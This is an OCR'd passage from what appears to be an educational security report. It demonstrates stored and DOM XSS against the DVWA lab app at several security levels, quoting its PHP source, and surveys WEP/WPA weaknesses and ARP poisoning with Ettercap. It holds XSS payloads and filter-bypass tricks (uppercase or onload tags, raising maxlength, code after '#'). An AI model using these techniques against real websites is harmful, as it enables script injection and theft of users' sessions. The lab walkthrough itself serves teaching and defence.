


Now let's move to exploiting Stored Cross Site Scripting (XSS). In the Low security level, there are two input fields: one is for name and second one is for comments. The comments will be stored in the database and if there is a malicious code entered, it will get stored and every time the page is accessed the script will be executed.



Let's write a simple alert script and press Sign guestbook. Our script will be stored and when every time we go to this page it will give an alert box displaying hacked.





If we see the source code of low security level:

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $message ) :
                ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Sanitize name input
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name ) :
            ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) :
            (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

    //mysql_close();
}

?>
```

We receive our input values and store them in variables after removing whitespaces from the input. Then we sanitize the message input by using *stripslashes()* function.

stripslashes(string) removes backslash '\' from the input and change double backslash '\\' to single backslash '\'.

Isset checks if the variable has been declared or not.

$*globals* is one of the super global variables, which php access all the global variables from anywhere in the php script. PHP stores all global variables in an array called $GLOBALS[*index*]. The *index* holds the name of the variable. The ___mysqli_ston global variable would create a connection to the database.

```
$GLOBALS[___mysqli_ston]=mysqli_connect("localhost", "my_user", "my_password", "world");
```

$*isobject* checks if the variable is an object or not.

*mysqli_real_escape_string(*connection, escapestring*)* where *connection* is the SQL connection to use and *escapestring* is the string to be escaped.[14]

*trigger_error(*message, type*)* generates a user-level error/warning/notice message. This function returns false if wrong type is mentioned otherwise true.

If the ___mysqli_ston is declared and an object then it uses *mysqli_real_escape_string* function to escape certain characters to prevent injection attacks if there is no error the message is stored In the variable else it *trigger_error* function and check if E_user_error is equal to the message value entered if the value is either true or false it stores "" nothing in the message variable.

The input variable is sanitized in the same way. Then the values are inserted into the database. *mysqli_query(connection,query)* function performs a query on the database. On successful operation returns true, otherwise false.
We are inserting the message and name into the database if inserted true would be stored in result variable if an error is occurred, *die* function to terminate the script and *mysqli_connect_error*: that returns an error for the most recent mysqli function, NULL is returned if no error occurred; is used if no error occurred then false is stored otherwise error is stored in the result variable.

Now, let's change the security level to medium from low and write the same alert script in the comment box.

Name: test
Message: alert(\"hacked\")

There is some input validation as our script tag has been removed. If we see the source code of medium security level:

```php
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $message ) :
                    ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = str_replace( '<script>', '', $name );
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name ) :
                    ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) :
                            (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

    //mysql_close();
}

?>
```

Figure 6.3: Source code of medium security Level

The functions used to sanitize the data are:


addslashes(string) :to add backslashes before the characters that need to be escaped like *single quote ‘, double quote “, NUL, backslash* *strip_tags(string)* : strip HTML and PHP tags from a string. *htmlspecialchars(string)* : converts special characters to HTML entities.


And to sanitize the name only script tag is replaced.
So, if we try to add a malicious script in the comments box, our characters like / or ‘ would be removed then if we use alert box in script tag or in onload handler they would be removed. Then the *htmlspecialchars* function encode the characters like >, < ,&, etc. into HTML entities. The comments input is properly validated.

But on name input field only script tag is removed and it can be exploited if we write script tag in uppercase or use

<body onload=alert(“hacked”)>

But only 10 characters are allowed in name input field, we can change it by doing right click on the mouse and select: inspect element (Q) or press SHIFT CTRL I





Change the maxlength to 100

And by clicking on the Sign Guestbook, our script will be executed.

Now, let's move to the high security level, only change in the code is the input field is more validated by using preg_replace function. We can still exploit it by writing:

<body onload=alert("hacked")>

Stored XSS Source


vulnerabilities/xss_s/source/high.php

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysq
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ?
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $name );
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ?

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLO

    //mysql_close();
}

?>
```

In the impossible security level, name input data is more restricted as we used *htmlspecialchars* and *stripslashes*.


```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $message ) :
                ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = stripslashes( $name );
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name ) :
            ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $name = htmlspecialchars( $name );

    // Update database
    $data = $db->prepare( 'INSERT INTO guestbook ( comment, name ) VALUES ( :message, :name );' );
    $data->bindParam( ':message', $message, PDO::PARAM_STR );
    $data->bindParam( ':name', $name, PDO::PARAM_STR );
    $data->execute();
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

Let us try to exploit XSS DOM.



When we select a language from the dropdown, there is a parameter ‘default’.

If we write a script in the URL and then run it, it will be executed as there is no security in this level.




Now, change the security level from low to medium, and write an alert script, the script tag is removed and English is selected. So there is an input validation.


vulnerabilities/xss_d/source/medium.php


```
<?php

// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ($_GET[ 'default' ]) ) {
    $default = $_GET['default'];

    # Do not allow script tags
    if (stripos ($default, "<script") !== false) {
        header ("location: ?default=English");
        exit;
    }
}

?>
```

To change the DOM, we write



So, the select tag would be closed and the rest code would be executed.






When we inspect the element, we can see that other option tags are excluded from the select tag.

Now, if we move to high security level:

We are checking if the default variable value is other than mentioned in the dropdown menu then default variable would be set to English.


So, to exploit this we write a language from the dropdown menu and add our code after #. The code after # is not sent to the server, so, it is not filtered and thus can be exploited.



In impossible security level, the security is added on the client side:

```
if (document.location.href.indexOf("default=") >= 0) {
        var lang = document.location.href.substring(document.location.href.indexOf("default=")+8);
        document.write("<option value='" + lang + "'>" + (lang) + "</option>");
        document.write("<option value='' disabled='disabled'>----</option>");
}

document.write("<option value='English'>English</option>");
document.write("<option value='French'>French</option>");
document.write("<option value='Spanish'>Spanish</option>");
document.write("<option value='German'>German</option>");
```

Anything written in the default variable it would be added in the option value attribute and cannot be executed.



CHAPTER 2 NETWORK SECURITY ANALYSIS

2.1. Network Security

A computer network is a collection of computers connected via a medium to communicate and share resources. The medium can be wired or wireless.

Both wired and wireless networks can be vulnerable to spoofing, data theft, sniffing, and many other vulnerabilities. For both mediums, there must be a security mechanism to secure the network from an unauthorized user.

2.1.1 Wired Network Security

2.1.1.1 Auditing:

The network auditing is a systematic process in which the network is analyzed. It gives an assessment of our network. Network auditing can be done both manually or by an application or a tool. In this process, administrators or a security audit review the system architecture, maintain a record of all the computer systems, servers, firewalls, routers, and other devices connected to the network, the operating system. The record contains all information about system' hardware and software running on different devices. Administrators also keep a record of all of the resources assigned to different users. Administrators also do an assessment of security and identify vulnerabilities.

2.1.1.2 Mapping:

Network mapping is a process to discover and understand the physical connectivity between different devices in a network. The visual representation of network mapping can be a flow chart, topological views, device inventories, etc. [15]

There are three main techniques used for network mapping: SNMP based approaches, active probing, and route analytics. Network mapping helps to detect connectivity issues, easy to do troubleshooting.

2.1.1.3 MAC Address Filtering:

MAC address filtering security method is based on access control. Administrator provides a list of allowed MAC addresses to connect to the network. So, only known devices will be able to connect to the network. But MAC filtering can be bypassed by finding a valid MAC address through packet analyzer and access that network using MAC spoofing. [16]

2.1.2 Wireless Network Security

Wireless networking is done without any physical connection between two devices. There is no physical medium involved during the data share between two devices and packets of data are sent in the air. This also raises threat to data packets in the air. Any man in the middle that can catch those data packets can modify them or use them to his good. Job of wireless network security is to protect the wireless network from getting exploited. Encryptions are done to secure wireless communication. For example, by default TCP/IP does not use any encryption for communication but it can be secured by using simple encryptions. Wireless Intrusion Detection (WID) such as Airdefense, RogueWatch and AirDefense Guard can also alert wireless network administrators in case of any suspicious login or breach. Wi-Fi security has gone through drastic changes since the late 1990s to accommodate the new needs.

Wired Equivalent Policy (WEP) and Wireless Protected Access (WPA) are commonly used to ensure wireless network security.

2.1.2.1 Wireless Equivalent Privacy (WEP)

Wireless Equivalent Privacy (WEP) was first accepted as a Wi-Fi security standard in 1999. WEP went through many security upgrades over the years. The very first version was not much strong, manufacturer's also restricted their devices to only 64-bit encryption. It was later upgraded to 128-bit and finally 256-bit.

WEP is a security algorithm to secure the data transferred over the network. WEP uses stream cipher RC4 for data confidentiality and CRC-32 checksum for integrity. WEP uses Shared key authentication and Open system authentication.[17] In open system authentication, no authentication is done. Shared key authentication only allows authorized users to connect to the network by a client. The shared key is used many times and an attacker can capture the frames and can decrypt the key and can also connect to the network by using the same key. Although several updates have been made to WEP, numerous flaws in security have been discovered in

WEP standard over the years. Despite the updates, WEP still remains highly vulnerable. WEP was officially retired by the Wi-Fi Alliance back in 2004.

2.1.2.2 Wireless Protected Access (WPA/WPA 2)

WPA is a stronger algorithm than WEP. WPA was developed by Wi-fi Alliance to provide better encryption and authentication in 2003, a year before WEP was taken down. WPA uses Temporary Key Integrity Protocol (TKIP) and CCMP. The most common WPA configuration is WPA-PSK (Pre-Shared Key). The keys used by WPA are 256-bit. [18]

In 2006, WPA2 was officially introduced to overcome the vulnerabilities that were found in WPA. In WPA2, AES algorithm was used along with the CCMP (Counter Cipher Mode with Block Chaining Message Code Protocol) in place of TKIP. However, TKIP is still preserved in WPA2 as a fallback system and for interoperability with WPA. [18]

The attack Vector through the Wi-Fi Protected Setup (WPS) vulnerability still remains in the WPA2 compatible access points.

2.1.2.3 Recovering Keystream:

In cryptography, Initialization Vector (IV) is a fixed sized input used in cryptographic algorithms, to achieve pseudo-randomness. IV must be changed for every encrypted session. IV is also called nonce (number used once) as IV must not be repeated to secure the encrypted text.
WEP uses 24-bit IV with the key and encrypts the message using both the IV and the key. It is an XOR operation between keystream and plain text to get a cipher text. The secret key might not change but IV must not be repeated for the same key. If IV is repeated for the same key, then it is called IV collision. IV collision is one of the reasons that WEP is insecure. As IV is of 24-bit then it has 16.7 million possibilities but as a nature of randomness after roughly 5000 transmission IV will be repeated. [19]
When an attacker attempts to break a cryptosystem solely based on observed data (Cipher-Text), it is called a passive attack. Passive attack monitors incoming and out-coming data and analyzes the traffic. In this type of attack, no alteration is done, so it is difficult to detect. An eavesdropper listens to the traffic until an IV collision occurs.
An attacker after observing the data transmission can compare two packets having the same IV and do XOR operation on these two cipher streams and the result will be a XOR of the plaintexts. If one plaintext is found, then another plaintext can also be recovered. If an attacker keeps track of repeated IVs, he can generate the keystream using cipher streams.
There are multiple techniques to crack the WEP keys:

- FMS attacks
- Korek attacks
- Brute force

In WEP, a dictionary method is also included however, to crack WPA/WPA2 pre-shared keys is through dictionary attack which can be achieved through aircrack-ng.

2.1.2.4 Attacks on WPA and WPA2

There are many attacks that can be used to exploit a WPA/WPA2 enabled access points, such as;

- KRACK Attacks
- Password Attacks
- Authentication Attacks
- Pixie-Dust Attack
- Man in the Middle

2.2. Wireless Security and Prevention Techniques

One of the best ways to secure our network is looking up to the internal and external security policies and management criteria. Some of these are good practices for network environments while the others are best for wireless network security and intrusion prevention.

2.2.1 Firewalls:

A strong security base can be established using a good Firewall security to prevent unidentified access. Firewalls are one of the most commonly known security staples in network environment security, wired and wireless security.

2.2.2 Authentication:

Authentication before data access is really important when it comes to security. Wireless network authentication should be done. WPA/WPA2 and WPE are some commonly used security protocols in wireless authentication.

2.2.3 Encryption:

We have already discussed in 1.2.1 that WEP is flawed and can be easily bypassed even with free software in just a few minutes. So, we need to make sure our wireless network is encrypted using WPA/WPA2/WPA3 based encryption algorithms.

2.2.4 Stronger Passwords:

A common dictionary password can be easily cracked using a dictionary attack. We need to make a strong password which uses alpha-numerics along with some special characters. Also make sure your password has a good length.

2.2.5 Keep Wireless Driver Security in Check:

Always make sure that your antivirus software is up-to-date along with all of your personal firewalls, privacy control features and antispam.

2.2.6 Specify MAC addresses of Devices:

A list of devices that are allowed to connect with the network can be made and a network administrator can easily allow only MAC addresses of the valid devices to be connected to the network.

2.3. MAN IN THE MIDDLE

2.3.1 Introduction

Man In the Middle is an attack where an attacker listens to the communication between two parties to modify the contents of the data or steal credible information or to observe and gather sensitive information. MITM attack causes data theft, integrity loss, and much more security problems. MITM attack can be both passive and active attack. MITM attacks are much less common in wired networks.

The end goal of MITM attack can be:

- **Web Spoofing**: Attackers can observe and monitor user's online activities and can modify the content being viewed. This can lead to information theft as an attacker can display a fake payment page and steal user account password.
- **Session hijacking**: To hijack a session an attacker must have session cookie assigned by browser to the user. To identify the current session browser sends a session cookie in HTTP header. An attacker can steal session cookies and can hijack the session.
- **Information Theft:** An attacker can monitor the communication between two users and steal sensitive data which is transferred.

There are many techniques to eavesdrop or intercept a communication in an unsecure network which can be used by the attackers to become a man in the middle.

2.3.2 ARP Poisoning

Address Resolution Protocol (ARP) is a communication protocol to translate MAC addresses associated with an IP address. In a network, switches maintain an ARP table which stores the

MAC and IP addresses and Time to Live (TTL) of the devices communicating. Ethernet networks use both MAC and IP addresses to identify source and destination. When a user sends some data, the system will first lookup the ARP table for the MAC address associated with the IP address. If the MAC address is found, then no ARP is used. If not found, then ARP broadcasts a request packet asking *"who has X.X.X.X"* where X.X.X.X is an IP address. The machine with the requested IP will send an ARP response having its both IP and MAC address. The hosts accept the ARP response and update the ARP table.

2.3.2.1 ARP Protocol Vulnerability:

When a host receives an ARP response or request, the authenticity of the packet is not checked if the packet is from a valid and allowed device or not and without any authentication ARP table is updated. ARP allows the hosts to accept the ARP response even if the hosts did not send the requests.

2.3.2.2 Proof of Concept:

In ARP poisoning or spoofing, the attacker redirects the traffic from the victim computer to the attacker gateway and then modify or send it to its original destination or stop all communication. Host A and Host B are communicating in the network and Host K intercepts their communication by providing a spoofed ARP request to host A saying MAC address of the gateway G is *Y:Y:Y:Y:Y:Y* which is actually of attacker' and host A without knowing if the packet is from Host B or not, accepts the packet and update the ARP table. The host K sends an ARP reply packet to the gateway saying that host A gateway G is this: *Y:Y:Y:Y:Y:Y*. And gateway G does not verify the packet and updates the ARP table.[20]


Ettercap is a comprehensive suite of MITM attacks. We have used Ettercap tool for ARP Spoofing. To open Ettercap from the terminal type: *Ettercap -G* .


Figure 1

To know attacker gateway IP:

